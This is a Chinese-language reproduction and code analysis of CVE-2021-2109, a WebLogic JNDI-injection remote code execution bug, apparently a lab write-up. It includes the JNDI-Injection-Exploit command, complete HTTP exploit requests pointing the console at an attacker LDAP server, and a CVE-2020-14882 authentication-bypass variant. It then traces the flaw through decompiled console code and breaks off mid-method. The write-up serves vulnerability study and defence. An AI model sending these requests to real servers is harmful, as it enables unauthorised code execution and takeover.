

## 漏洞简介

Oracle官方发布了漏洞补丁，修了包括 CVE-2021-2109 Weblogic Server 远程代码执行漏洞在内的多个高危严重漏洞。CVE-2021-2109 中，攻击者可构造恶意请求，造成JNDI注入，执行任意代码，从而控制服务器。

## 影响版本

- WebLogic 10.3.6.0.0
- WebLogic 12.1.3.0.0
- WebLogic 12.2.1.3.0
- WebLogic 12.2.1.4.0
- WebLogic 14.1.1.0.0

## 漏洞复现

选用 jdk-8u181

[weblogic 12.1.4.0](#)


搭建漏洞环境，因为是通过 JNDI 注入进行的远程命令执行，所以会受到 JDK 版本的影响。JNDI 注入的 JDK 版本如图所示

RMI	LDAP
<code>com.sun.jndi.rmi.object.trustURLCodebase</code> (default value = <b>true</b> )	<code>com.sun.jndi.ldap.object.trustURLCodebase</code> (default value = <b>true</b> )
<b>fixed</b> since JDK6u141/7u131/8u121	<b>fixed</b> since JDK6u201/7u191/8u182/11.0.1
(default value = <b>false</b> )	(default value = <b>false</b> )


下载 weblogic 安装包后，以管理员身份打开 cmd 控制台，执行 `java -jar fmw_12.2.1.4.0_wls_lite_generic.jar` 一路 next 就好。

安装完成之后，启动

`C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\startWebLogic.cmd` 就可以启动 weblogic。



设置调试的话修改 `user_project/domains/bin` 目录中 `setDomainEnv.cmd` 或者 `setDomainEnv.sh` 文件，在 `if "%debugFlag%"=="true"` 前加入 `set debugFlag=true`



```
setDomainEnv.cmd - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
pushd %LONG_DOMAIN_HOME%

@REM Clustering support (edit for your cluster!)


echo %JAVA_OPTIONS% | findstr /c:"-Dweblogic.management.server=" && (set ADD_ADMIN_URL_TO_CLUSTER_PROP=false) || (set ADD_ADMIN_URL_TO_CLUSTER_PROP=true)

if "%ADMIN_URL%"==" " (
    @REM The then part of this block is telling us we are either starting an admin server OR we are non-clustered
    set CLUSTER_PROPERTIES=
) else (
    if "%ADD_ADMIN_URL_TO_CLUSTER_PROP%"=="false" (
        set CLUSTER_PROPERTIES=
    ) else (
        set CLUSTER_PROPERTIES=-Dweblogic.management.server=%ADMIN_URL%
    )
)

if NOT "%LOG4J_CONFIG_FILE%"==" " (
    set JAVA_PROPERTIES=%JAVA_PROPERTIES% -Dlog4j.configuration=file:%LOG4J_CONFIG_FILE%
)

set JAVA_PROPERTIES=%JAVA_PROPERTIES% %CLUSTER_PROPERTIES%
set JAVA_DEBUG=
set local_debug=false
set debugFlag=true
if "%debugFlag%"=="true" (
    set local_debug=true
)
if "%stopFlag%"=="true" (
    set local_debug=false
)
```

在同一文件中通过 `set DEBUG_PORT=8453` 指定了远程调试的端口，拷贝 `Oracle_Home` 目录下所有文件至调试目录，配置 Remote 方式进行远程调试，端口为 8453



Run/Debug Configurations

Name: Weblogic12140 ☐ Share through VCS ☐ Allow parallel run

Configuration Logs

Debugger mode: Attach to remote JVM ▼

Transport: Socket ▼

Host: 192.168.176.167 Port: 8453

Command line arguments for remote JVM: JDK 9 or later ▼

-agentlib:jdwp=transport=dt\_socket,server=y,suspend=n,address=\*:8453

Copy and paste the arguments to the command line when JVM is started

Use module classpath: Weblogic12140 ▼

First search for sources of the debugged classes in the selected module classpath

Before launch: Activate tool window

There are no tasks to run before launch

☐ Show this page ☒ Activate tool window

OK CANCEL APPLY

利用 JNDI 注入工具 <https://github.com/welk1n/JNDI-Injection-Exploit> 生成payload

```
C:\Windows\System32\cmd.exe - java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C calc -A 192.168.176.1
Microsoft Windows [Version 10.0.18363.1316]
(c) 2019 Microsoft Corporation. 保留所有权利。


>java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C calc -A 192.168.176.1
[ADDRESS] >> 192.168.176.1
[COMMAND] >> calc
-----JNDI Links-----
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://192.168.176.1:1099/onozes
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://192.168.176.1:1099/kkfycb
ldap://192.168.176.1:1389/kkfycb
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://192.168.176.1:1099/idtyal
ldap://192.168.176.1:1389/idtyal

-----Server Log-----
2021-01-25 11:52:58 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2021-01-25 11:52:58 [RMISERVER] >> Listening on 0.0.0.0:1099
2021-01-25 11:52:59 [LDAPSERVER] >> Listening on 0.0.0.0:1389
```

登录 weblogic 控制台，发送数据包

```
POST /console/consolejndi.portal HTTP/1.1
Host: 192.168.176.167:7001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8
Referer:
http://192.168.176.167:7001/console/css/%252e%252e%252f/consolejndi.portal
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Cookie:
ADMINCONSOLESESSION=Dxo4Mj2wREQ8hHIy7WpBfolb35JVathlBeQhVN6hjuJCRzKBUGDi!-14464497
40
Connection: close
Content-Length: 163

_pageLabel=JNDIBindingPageGeneral&_nfpb=true&JNDIBindingPortlethandle=com.bea.cons
ole.handles.JndiBindingHandle(%22ldap://192.168.176;1:1389/pq2ld0;AdminServer%22)
```



可以结合 CVE-2020-14882 权限绕过漏洞，删除cookie，重新构造数据包

```
POST /console/css/%252e%252e%252f/consolejndi.portal HTTP/1.1
Host: 192.168.176.167:7001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://192.168.176.167:7001/console/css/%252e%252e%252f/consolejndi.portal
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Connection: close
Content-Length: 163
```

```
_pageLabel=JNDIBindingPageGeneral&_nfpb=true&JNDIBindingPortlethandle=com.bea.console.handles.JndiBindingHandle(%22ldap://192.168.176;1:1389/pq2ld0;AdminServer%22)
```

## 漏洞分析


我们注意到漏洞 poc 中包含类 `com.bea.console.handles.JndiBindingHandle`，我们就在其中添加断点

`console.jar!com.bea.console.handles.JndiBindingHandle#JndiBindingHandle(java.lang.String)`



我们注意到 `JndiBindingHandle` 是一些初始化操作，进行实例化。

我们查看 `Oracle_Home/wlserver/server/lib/consoleapp/webapp/consolejndi.portal` 文件，发现标签 `JNDIBindingPageGeneral` 指定的路径是 `/PortalConfig/jndi/jndibinding.portlet`



跟进文件 `jndibinding.portlet`，看到程序最终调用 `JNDIBindingAction` 类

`Oracle_Home/wlserver/server/lib/consoleapp/webapp/PortalConfig/jndi/jndicontext.portlet`

```

jndicontext.portlet x
1 <?xml version="1.0" encoding="UTF-8"?>
2 <portal:root
3   xmlns:netuix="http://www.bea.com/servers/netuix/xsd/controls/netuix/1.0.0"
4   xmlns:portal="http://www.bea.com/servers/netuix/xsd/portal/support/1.0.0"
5   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
6   xsi:schemaLocation="http://www.bea.com/servers/netuix/xsd/portal/support/1.0.0 portal-support-1_0_0.xsd">
7   <netuix:portlet definitionLabel="JNDIContextPortlet">
8     <netuix:content>
9       <netuix:strutsContent
10        module="/core"
11        action="JNDIContextTableAction"
12        refreshAction="JNDIContextTableAction" />
13     </netuix:content>
14   </netuix:portlet>
15 </portal:root>

```

我们在 `JNDIBindingAction` 类的函数 `execute` 中，看到了 JNDI 注入的关键函数 `lookup`，通过 `lookup` 去引用命名服务(RMI)和目录服务(LDAP)。

`console.jar!com.bea.console.actions.jndi.JNDIBindingAction#execute`

```

31 public ActionForward execute(ActionMapping actionMapping, ActionForm actionForm, HttpServletRequest request, HttpServletResponse response) throws Exception {
32   DynaActionForm form = (DynaActionForm)actionForm;
33   if (form == null) {...} else {
34     JndiBindingHandle bindingHandle = (JndiBindingHandle)this.getHandleContext(actionForm, request, objectType: "JNDIBinding");
35     if (bindingHandle == null) {...} else {
36       if (LOG.isTraceEnabled()) {...}
37
38       UsageRecorder.note( messageText: "User is viewing <JNDIBindingAction> for <JNDIBinding> <" + bindingHandle + ">");
39       String context = bindingHandle.getContext();
40       String bindName = bindingHandle.getBinding();
41       String serverName = bindingHandle.getServer();
42       JNDIBoundObject valueBean = new JNDIBoundObject();
43       valueBean.setBindName(bindingHandle.getDisplayName());
44       ServerMBean serverMBean = MBeanUtils.getAnyServerMBean(serverName);
45       if (serverMBean != null) {
46         try {
47           Context c = ConsoleUtils.initNamingContext(serverMBean);
48           if (c != null) {
49             String prefix = context;
50             if (context == null) {...}
51
52             String suffix = bindName;
53             if (bindName == null) {...}
54
55             if (prefix.length() > 0 && suffix.length() > 0) {...}
56
57             Object boundObj = c.lookup( name: prefix + suffix);
58             if (boundObj != null) {

```

我们可以看到 `lookup` 中的值来源于 `bindingHandle.getContext() + bindingHandle.getBinding()`，同时要执行到 `lookup` 需要满足 `serverMBean != null`，`serverName` 的值来自 `bindingHandle.getServer()`

。

`ServerMBean serverMBean = MBeanUtils.getAnyServerMBean(serverName);`

`console.jar!com.bea.console.utils.MBeanUtils#getAnyServerMBean(java.lang.String)`

```

1641     public static ServerMBean getAnyServerMBean(String serverName) {
1642         ServerMBean serverMBean = null;
1643
1644         try {
1645             serverMBean = getDomainMBean().lookupServer(serverName);
1646             if (serverMBean != null) {
1647                 return serverMBean;
1648             }
1649         } catch (Exception var4) {
1650         }
1651
1652         try {
1653             serverMBean = getActiveDomainMBean().lookupServer(serverName);
1654         } catch (Exception var3) {
1655         }
1656
1657         return serverMBean;
1658     }

```

## 跟进lookupServer

com.oracle.weblogic.management.beanimpls.jar!weblogic.management.configuration.DomainMBeanImpl#lookupServer

The screenshot shows the `lookupServer` method in `DomainMBeanImpl`. The method takes a `String param0` and returns a `ServerMBean`. It iterates through `this._Servers` to find a matching bean. An `Evaluate` dialog is open, showing the expression `this._Servers[0].getName()` with the result `"AdminServer"`. The dialog also shows the value of the first element in the array as `(char[11]@17415)` and its hash as `1167380306`.

在这里如果要满足有返回值的，传入的值必须等于 `bean.getName()`，通过获取 `this._Servers[0].getName()` 可以得到这个值为 `AdminServer`

满足了执行条件之后，我们继续返回 `JNDIBindingAction#execute` 查看 `lookup` 函数中的参数的传入来自于

而 `context`、`bindName`、`serverName` 的值都是从 `bindingHandle` 中获取的，正巧我们可以控制 `JndiBindingHandle` 实例化的值 (`objectIdentifier`)，接着来就需要看下 `objectIdentifier` 和以上3个值有什么关系了，看一下3个成员变量的 `get` 函数，发现他们都和 `Component` 有关，

console.jar!com.bea.console.handles.JndiBindingHandle

```

21     public String getContext() {
22         return this.getComponent( index: 0);
23     }
24
25     public String getBinding() { return this.getComponent( index: 1); }
28
29     public String getServer() { return this.getComponent( index: 2); }
32

```

## 跟进 getComponent

console.jar!com.bea.console.handles.HandleImpl#getComponent



```
131     protected String getComponent(int index) {
132         return this.getComponents()[index];
133     }
```

## 跟进 getComponents

### console.jar!com.bea.console.handles.HandleImpl#getComponents

```
55     private String[] getComponents() {
56         if (this.components == null) {
57             String serialized = this.getObjectIdentifier();
58             ArrayList componentList = new ArrayList();
59             StringBuffer currentComponent = new StringBuffer();
60             boolean lastWasSpecial = false;
61
62             for(int i = 0; i < serialized.length(); ++i) {...}
63
64             if (lastWasSpecial) {
65                 throw new AssertionError("Last character in handle is \\ ':' + serialized + """);
66             }
67
68             String component = currentComponent != null ? currentComponent.toString() : null;
69             componentList.add(component);
70             this.components = (String[])((String[])componentList.toArray(new String[componentList.size()]));
71         }
72
73         return this.components;
74     }
```

Evaluate

Expression:  
`this.components`

Result:  
▼ result = [String[3]@19078]  
> { } 0 = "ldap://192"  
> { } 1 = "168.176.1:1389/pq2ld0"  
> { } 2 = "AdminServer"

EVALUATE CLOSE

我们可以看到函数 `getComponents` 就是通过 `this.getObjectIdentifier()` 获取 `objectIdentifier` 的值，进而通过分号 ; 分隔开来，并将分割后的数据填入 `String` 数组。我们想要控制的参数都可以通过控制 `objectIdentifier` 的值来实现。 `this.objectIdentifier` 是在 `JndiBindingHandle` 类中的构造函数中初始化的。

### console.jar!com.bea.console.utils.HandleUtils#handleFromQueryString

```
236     private static Handle handleFromQueryString(HttpServletRequest request) { request: ParamFilter$ParamFilteredRequest@19616
237         String enc = request.getCharacterEncoding(); enc: "UTF-8"
238         if (enc == null) {
239             enc = "UTF-8";
240         }
241
242         Map queryMap = new HashMap(); queryMap: size = 3
243         String queryString = request.getQueryString(); queryString: "_pageLabel=JNDIBindingPageGeneral&nfpb=true&JNDIBindingPortlethandle=com.bea.console.handles.JndiBindingHan
244         if (queryString != null) { queryString: "_pageLabel=JNDIBindingPageGeneral&nfpb=true&JNDIBindingPortlethandle=com.bea.console.handles.JndiBindingHandle(%22ldap://192.16
245             HttpParsing.parseQueryString(request.getQueryString(), queryMap, enc); request: ParamFilter$ParamFilteredRequest@19616 enc: "UTF-8"
246             Iterator keys = queryMap.keySet().iterator(); keys: HashMap$KeyIterator@19619 queryMap: size = 3
247
248             while(keys.hasNext()) {
249                 String key = (String)keys.next(); key: "JNDIBindingPortlethandle" keys: HashMap$KeyIterator@19619
250                 if (key.endsWith("handle")) { key: "JNDIBindingPortlethandle"
251                     return (Handle)ConvertUtils.convert(HttpParsing.unescape((String)queryMap.get(key), enc), Handle.class);
252                 }
253             }
254         }
255     }
```

会获取参数中以 `handle` 为结尾的键值，再根据 `request` 请求的参数生产 `handle` 对象

### console.jar!com.bea.console.handles.HandleConverter#convert

```
20 @ public Object convert(Class aClass, Object o) { aClass: Class@1143 o: "com.bea.console.handles.JndiBindingHandle("ldap://192;168.176.1:1389/pq2ld0;AdminServer")"
21     if (LOG.isDebugEnabled()) {
22         (new StringBuilder()).append("Using the HandleConverter to change to an object of type ").append(aClass.getName()).toString();
23     }
24
25     if (Handle.class.isAssignableFrom(aClass)) { aClass: Class@1143
26         if (o instanceof String) {
27             String local = (String)o; local: "com.bea.console.handles.JndiBindingHandle("ldap://192;168.176.1:1389/pq2ld0;AdminServer")" o: "com.bea.console.handles.JndiBinding
28             if (!local.equals("") && !local.equals("null")) {
29                 Handle moid = HandleFactory.getHandle(local); local: "com.bea.console.handles.JndiBindingHandle("ldap://192;168.176.1:1389/pq2ld0;AdminServer")"
30                 return moid;
31             } else {
32                 return null;
33             }
34         } else {
35             return null;
36         }
37     } else {
38         if (String.class.isAssignableFrom(aClass)) {
39             if (o instanceof String) {
40                 return (String)o;
41             }
42         }
43     }
```



## console.jar!com.bea.console.handles.HandleFactory#getHandle

```
17 @ public static Handle getHandle(String serializedObjectID) { serializedObjectID: "ldap://192;168.176.1:1389/pq2ld0;AdminServer"
18 if (StringUtil.isEmpty(serializedObjectID)) {
19     throw new InvalidParameterException("No serialized object string specified");
20 } else {
21     serializedObjectID = serializedObjectID.replace( oldChar: '+', newChar: ' ');
